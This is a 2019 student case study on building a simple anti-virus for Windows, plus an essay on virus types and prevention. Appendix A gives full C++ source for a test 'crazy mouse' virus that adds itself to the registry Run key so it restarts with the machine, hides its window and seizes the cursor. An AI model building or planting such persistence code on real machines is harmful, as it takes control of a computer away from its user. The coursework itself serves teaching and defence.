

**Developing an anti-virus for Windows OS**

cASE STUDY REPORT

Tanvi Gavali & Maria Valcheva | CO1508 Computer Systems and Security | 20 March 2019

G20783550 G20790077

# Introduction

The Windows Registry is a hierarchical database that stores information such as settings for software programs, hardware devices, user preferences and operating system configurations which are critical for the normal performance of Windows, the applications and services that run on it.***(Docs.microsoft.com, 2018; En.wikipedia.org, 2019; Fisher, T, 2018)*** The Registry was first launched in Windows 95 and Windows NT. Since then it hasn’t changed much because it is a low-level component of Microsoft Windows and modifying or making some other alterations in it will cause either a complete destruction or a vital necessity of a new and complex engine to fix it and put everything in order.***(Halsey, Mike & Bettany, Andrew, 2015)***

As one of the most powerful and important tools used to handle and run our personal computers, Windows Registry has become a main target of any kinds of malicious software created to harm our devices and interfere with their processes, making changes or deleting crucial registry files.More importantly, this can lead to revealing sensitive data, slowing down the computer system or even corrupting the whole software and making the programs behave in a different manner.(***COMBOFIX, 2019)*** Although Windows Registry viruses are not as popular these days because of the anti-viruses and the system being developed further, they still exist, and they are basic form of developing viruses.***(Sliwa, Carol, 2002)***

# The testing virus

For testing the anti-virus, we are making use of the crazy mouse virus. First thing our virus does when executed is to show a warning massage and then make the mouse pointer move randomly disabling the user from controlling it. This action is done using functions like:

* **srand()** function used to generate a random number, initialised with the value returned by the function **time(NULL)** which makes use of the computer’s current calendar time
* a **POINT class** which is used to represent the x and y coordinates of the mouse pointer assigned with the values returned by the previous two functions - **srand(time(NULL))**; (Mathbits.com, 2019)
* **GetCursorPos()** function which retrieves the coordinates of the mouse cursor using the original POINT class variable;
* **SetCursorPos()** function created to set the mouse cursor position using its randomised x and y coordinates;

As most of the Windows Registry viruses, it opens the Run key in the Registry and adds the .exe path of itself there. In order to do these things, we are making use of three functions:

* **RegOpenKey()** function which opens a specified key folder we want to edit in the future;
* **RegSetValueEx()** function used to edit the data and type of a value used in Registry;
* **RegCloseKey()** function which simply closes the key and enables us to save the value used in the previous function. ***(Wilson, D., 2019)***

The last thing our virus does is to hide its window which makes it impossible to close when pressing Alt+F4. Since the path of the virus is added to the Run key folder the malware will start running every time even if the user decides to restart the computer.

The virus we are using to test our anti-virus is called “myVirus”, so it uses that unique name as its own signature.

# The anti-virus

It is true to say that most of the anti-viruses has similar or even the same complex design. It allows them to scan and detect malicious software such as viruses, worms and Trojan horses as well as prevent their actions and delete them afterwards.***(TEST, D., 2017)*** Normally, anti-viruses have large databases of virus signatures and all the executable files on any machine are being checked for those signatures. Our case is a bit different and more simple as we have made our anti-virus software to detect only a particular virus and then if finds its signature it is being deleted.***(COMBOFIX, 2019)***

The first action of our anti-virus program is to scan through all the ongoing processes in the computer and to detect if there is one containing the unique signature of our crazy mouse virus. If found, the process is immediately terminated and destroyed forever.

Second action performed is checking all the Windows Registry Run key entries and looking if there is one which matches virus name. We are making use of the **RegQueryInfoKey()** function which retrieves information about a certain Registry key. If the program finds the malicious key in the Registry Key folder it deletes it makes it impossible to stars all over again even the user restarts the device.

The libraries used for the development of the anti-virus:

Stdafx.h – this is included to support the use of the precompiled header file


Iostream.h – This library contains class definitions whose object represent various kinds of communication channels and streams (like input or output(ostream) or both (iostream)). Streams also lets use of physical devices like keyboards, printers, terminals, etc. ***(Shopiro, 1989)***

Windows.h – a base header file for win32 programming and contain API to access operating system. One can call HANDLE, HWND and other declarations from this library.

Tchar.h – to get required definitions for text macros (represents statements or expressions). To translate appropriately – Unicode(char) or multibyte(wchar) character. ***(Docs.microsoft.com, n.d.)***

tlhelp32.h – this header is used by tool help library to help obtain information about currently executing applications. ***(Docs.microsoft.com, n.d.)***

example: processentry32, process32First, CreateToolhelp32Snapshot, etc.



Explanation of an anti-virus algorithm through a flowchart.

ProcessEntry32 pe32 – Describes an entry from a list of the processes residing in the system address space when a snapshot was taken. In other words it helps to get the list of the running processes. ***(Docs.microsoft.com, n.d.)***

CreateToolhelp32Snapshot – Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes. It takes the list of running processes. ***(Docs.microsoft.com, n.d.)***

pe32.dwSize = sizeof(PROCESSENTRY32); - Structure size in bytes. If dwSize is not initialised Process32First fails. And if the Process32First fails, it cleans the snapshot object. ***(Docs.microsoft.com, n.d.).***

Process32First – Recover and takes information about the first process encountered in a system snapshot.***(Docs.microsoft.com, n.d.)***

Pe32.szExeFile – The name of the exe file and retrieves the full path to the executable file. This helps to go through all the processes looking for the “myVirus.exe” file***.(Docs.microsoft.com, n.d.)***

Process32Next – Retrieves information about the next process recorded in a system snapshot. Once the “myVirus.exe” is found, next step it terminates the process.***(Docs.microsoft.com, n.d.)***


Pe32.th32ProcessID – The identifier of the process that created the process (its parent process). Thus by calling, the virus is put to a stop. ***(Docs.microsoft.com, n.d.)***

RegDeleteValue – Removes a named value from the specified registry key. Thus, the virus entry found by the anti-virus is deleted. ***(Docs.microsoft.com, n.d.)***

DeleteFile – Deletes the Virus permanently.





1. **Putting both virus and anti-virus .exe files on the desktop (hard drive)**



1. **After execturing myVirus .exe file a message showing onto the screen**

# Testing

**3. Checking if there is a myVirus ongoing process in the Windows Task Manager**




**4. Looking for a Virus entry and its path in the Windows Registry Run folder**



**5. Exectuting the anti-virus after being infected by the virus**

1



**6. After executing the anti-virus we are seing the following ouput on the console window:**

1. **A list of all the running processes in the CPU**
2. **The number of entries in the Registry Run folder**
3. **All names of the values in the Run and their paths**
4. **If the anti-virus finds a process with the virus signature, it terminates it.**
5. **If the anti-virus finds a key entry with the virus name, it is being deleted.**



2

3

5

4

**7. After running the anti-virus, we are checking if Windows Task Manager or Windows Registry Run folder are both virus free.**



# The Continuous Battle

Write an essay of at least 500 words to explain how viruses continue to threaten computing systems and what can be done to prevent/limit their damage.

Viruses are a type of malware infecting computers and making the users unable to control their data and privacy. They act as webs trapping people, interfering the computer systems and operations by modifying and replicating itself from one computer to another. Files, email attachments, software downloads, images, USB drives, etc. are probable ways for a user to be infected. There are different types of viruses such as Boot Sector viruses, Executable viruses, Macro viruses, E-mail viruses, Polymorphic viruses, Metamorphic Viruses, etc. and many more:

Boot sector virus: It effect the disk and the hard drive storing in the Master Boot Record(MBR) or the DOS boot sector. ***(A, 2013; Xu, Li and Wang, 2004)***

Executable virus: It is in executable file which infect the startup code for programs and propagate back to the shell or desktop application of the computer in order to infect all programs launched from it. ***(Strebe, 2006)***

Macro virus: It infect data files and is independent on the hardware platforms. . It causes a sequence of actions to begin automatically when the application is opened and attach themselves to files spreading other files. Example – Melissa Virus ***(Xu, Li and Wang, 2004; Rouse, n.d.)***

Worm: Worms are network viruses, which execute automatically on a remote machine without user interference. Example – W32/Swen (Microsoft soon released a patch). Mailer and mass-mailer worms at times need interuption. W32/Nimda.A@mn, spread as a file-infector virus and infect host programs.

***(Szor, 2005)***

Polymorphic Virus: They are capable of mutating itself when it replicates avoiding detection by scanner. Randomizing the order of the ciphers and using different keys, encrypting and decrypting and modifying itself. The best way to counter from polymorphic viruses are heuristic scanning it detects and stops new variation of the virus and Behavior-based Detection as it analysis virus instead of the code.Example – W32/Crypto and V2PX ***(Li, Loh and Tan, 2011; Kaspersky.co.uk, 1996)***

Metamorphic Virus: They are capable of rewriting its own code with each infection, or generation of infection, while maintaining the same functionality. Example – W32/Vundo, W32/Fujacks, W95/Zmist Code integration. ***(Li, Loh and Tan, 2011)***

# 

***(Szor, 2005)-*** A possible antibehaviour-blocking trick on DOS

Prevention Mechanisms:

There are three ways to keep computer virus free: (Strebe, 2006)

* Prevention
* Natural Immunity
* Protection

Install an anti-virus software and scan for viruses before opening, installing or downloading from internet.

Do not exceed more than one anti-virus software as it becomes more complex and can create conflicts.

There are two scanners – on-demand scanners and on-access scanners. Make sure to install on-access scanner so that it automatically checks on the computing systems.

New viruses exist time and time so make sure to update the computer every week by applying latest operating system and application patches.

Open email attachments from trusted source and run anti-virus software before opening any email.


Disable macro execution in office applications unless absolutely needed. ***(Strebe, 2006)***

Configure computer’s BIOS to lock the boot sector, except when reinstall the operating system. ***(Strebe, 2006)***

Install a floppy boot-sector virus prevention system.

Do regular backups and install a firewall – a software firewall would be more recommended. ***(A, 2013)***


The below diagram shows the consumers at risks of cyber attacks the most when using unsecured wifi-networks followed by clicking on social media link that are not familiar.



***(Abela, 2017)***

Therefore, avoid putting at risk and take countermeasures right away.

The following below diagram shows other methods of mechanisms and techniques to keep safe from viruses:



***(Szor, 2005)***

Viruses have large influence on computer systems and will continue to do so. Therefore prevention from the damage is the need of the hour.

# Appendix A

#include "stdafx.h"

#include <iostream>

#include <windows.h>

#include <stdio.h>

#include <stdlib.h>

#include <time.h>

using namespace std;

int main()

{

HKEY RunKey;

LPCTSTR valueV = TEXT("Virus");

TCHAR VPath[MAX\_PATH + 1];

GetModuleFileName(NULL, VPath, MAX\_PATH);

if (RegOpenKey(HKEY\_CURRENT\_USER, TEXT("Software\\Microsoft\\Windows\\CurrentVersion\\RUN"), &RunKey) != ERROR\_SUCCESS)

{

cout << "Unable to open registry key. Exit.\n";

return 0;

}

LONG RegVirusRun = RegSetValueEx(RunKey, valueV, 0, REG\_SZ, (LPBYTE)VPath, lstrlen(VPath) \* sizeof(TCHAR));

if (RegVirusRun)

{

RegCloseKey(RunKey);

cout << "Unable to set the registry value. Exit.\n";

return 0;

}

else

{

RegCloseKey(RunKey);

cout << "No one can help you now. I'm sorry...\n";

MessageBox(NULL, L"You're infected :-) I dare you to restart your machine!", L"Infection", MB\_OKCANCEL);

}

//Crazy mouse with hiding the Windows

while (1)

{

srand(time(NULL));

HWND hwnd = GetConsoleWindow();

POINT point;

GetCursorPos(&point);

ShowWindow(hwnd, SW\_HIDE);

for (int i = 0; i < 500000; i++)

{

point.x = rand() % 2000;

point.y = rand() % 2000;

}

SetCursorPos(point.x, point.y);

}

return 0;

}

# Appendix B

#include "stdafx.h"

#include <Windows.h>

#include <iostream>

#include <tchar.h>

#include <tlhelp32.h>

using namespace std;

int main()

{

HANDLE hProcessSnap;

HANDLE hProcess;

PROCESSENTRY32 pe32;

bool processFound = 0;

TCHAR virusName[] = TEXT("myVirus.exe");

//------------------- Getting List of Running Processes -------------------

hProcessSnap = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, 0);

if (hProcessSnap == INVALID\_HANDLE\_VALUE)

{

cout << "CreateToolhelp32Snapshot (of processes) is failed\n";

return 0;

}

//------------------- Getting myVirus Process ID -------------------

// Set the size of the pe32 structure before using it

pe32.dwSize = sizeof(PROCESSENTRY32);

if (!Process32First(hProcessSnap, &pe32))

{

cout << "Process32First is failed \n";

// clean the snapshot object

CloseHandle(hProcessSnap);

return 0;

}

//Go through all the processes looking for myVirus.exe

do

{

// print out the process name

wcout << "Process name is: " << pe32.szExeFile << "\n\n";

// if the process name is myVirus.exe

if (\_tcscmp(pe32.szExeFile, virusName) == 0)

{

cout << "Virus process is found \n";

processFound = 1;

break;

}

} while (Process32Next(hProcessSnap, &pe32));

//-------------------Terminating myVirus Process -------------------

if (processFound)

{

// get a handle on the process with intention to terminate it

hProcess = OpenProcess(PROCESS\_TERMINATE,

FALSE,

pe32.th32ProcessID);

if (TerminateProcess(hProcess, 1))

cout << "Virus process is successfully terminated.\n\n";

else

cout << "FAIL to terminate Virus process.\n\n";

}

else

cout << "Virus process is not found.\n\n";

HKEY hk;

DWORD ValuesNumber; // number of values for key

DWORD MaxValueNameLen; // longest value name

DWORD MaxValueDataLen; // longest value data

DWORD valueNameLen;

DWORD dataLen;

TCHAR NameToFind[] = TEXT("Virus");

TCHAR valueName[28], valuePath[MAX\_PATH];

//------------------- Opening the Run Key -------------------

RegOpenKey(HKEY\_CURRENT\_USER,

TEXT("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"), &hk);

//------------------- Get Key Values -------------------

RegQueryInfoKey(hk,

NULL, NULL, NULL, NULL, NULL, NULL,

&ValuesNumber,

&MaxValueNameLen,

&MaxValueDataLen,

NULL, NULL);

cout << "Number of entries in Run is: " << ValuesNumber << "\n";

//------------------- Listing Key Values -------------------

if (ValuesNumber)

{

cout << "Now, listing each value and its path:\n\n";

for (int j = 0; j < (int)ValuesNumber; j++)

{

valueNameLen = MaxValueNameLen;

dataLen = MaxValueDataLen;

// Enumerate the key values

RegEnumValue(hk,

j,

valueName,

&valueNameLen,

NULL,

NULL,

(LPBYTE)valuePath,

&dataLen);

// Use wcout instead of cout to print out TCHAR arrays

wcout << "Name: " << valueName << ", Path: ";

wcout << valuePath << "\n\n";

// \_tcscmp is used to compare two TCHAR values

if (\_tcscmp(valueName, NameToFind) == 0)

{

cout << "Virus entry is found and will be deleted. \n";

RegDeleteValue(hk, valueName);

DeleteFile(valuePath);

}

}

}

//Closing the HKEY

RegCloseKey(hk);

system("pause");

return 0;

}

# References

Abela, R. (2017). *Consumers Survey Results: Web Applications Most at Risk of Getting Hacked & Consumers’ Online Risky Behavior*. [online] Netsparker.com. Available at: https://www.netsparker.com/blog/news/consumers-web-applications-most-risk-hacked/ [Accessed 20 Mar. 2019].

A, I. (2013). *The Impact of Computer Virus Attacks and Its Preventive Mechanisms among Personal Computer (PC) Users - PDF*. [online] Docplayer.net. Available at: http://docplayer.net/23034186-The-impact-of-computer-virus-attacks-and-its-preventive-mechanisms-among-personal-computer-pc-users.html [Accessed 20 Mar. 2019].

COMBOFIX. (2019). What is system registry and how virus attacks the system registry - COMBOFIX. [online] Available at: https://combofix.org/what-is-system-registry-and-how-virus-attacks-the-system-registry.php [Accessed 19 Mar. 2019].

COMBOFIX. (2019). How Does an Antivirus Program Work to Protect Your Computer? - COMBOFIX. [online] Available at: https://combofix.org/how-does-an-antivirus-program-work.php [Accessed 21 Mar. 2019].

Consumer Reports. (2018). Best Antivirus Software for Windows and Mac Computers. [online] Available at: https://www.consumerreports.org/antivirus-software/best-antivirus-software-for-windows-and-mac-computers/ [Accessed 19 Mar. 2019].

Docs.microsoft.com. (2018). Structure of the Registry - Windows applications. [online] Available at: https://docs.microsoft.com/en-us/windows/desktop/sysinfo/structure-of-the-registry [Accessed 19 Mar. 2019].

Docs.microsoft.com. (n.d.). *Generic-Text Mappings in tchar.h*. [online] Available at: https://docs.microsoft.com/en-us/cpp/text/generic-text-mappings-in-tchar-h?view=vs-2017 [Accessed 22 Mar. 2019].

Docs.microsoft.com. (n.d.). *Tool Help Library - Windows applications*. [online] Available at: https://docs.microsoft.com/en-us/windows/desktop/toolhelp/tool-help-library [Accessed 22 Mar. 2019].

En.wikipedia.org. (2019). Windows Registry. [online] Available at: https://en.wikipedia.org/wiki/Windows\_Registry#Security [Accessed 19 Mar. 2019].

Fisher, T. (2018). What Is the Windows Registry & What's It Used For?. [online] Lifewire. Available at: https://www.lifewire.com/windows-registry-2625992 [Accessed 19 Mar. 2019].

Halsey, Mike & Bettany, Andrew (2015) Windows Registry troubleshooting . [Online]. Berkeley, CA: Apress.

Kaspersky.co.uk. (1996). [online] Available at: https://www.kaspersky.co.uk/resource-center/definitions/what-is-a-polymorphic-virus [Accessed 21 Mar. 2019].

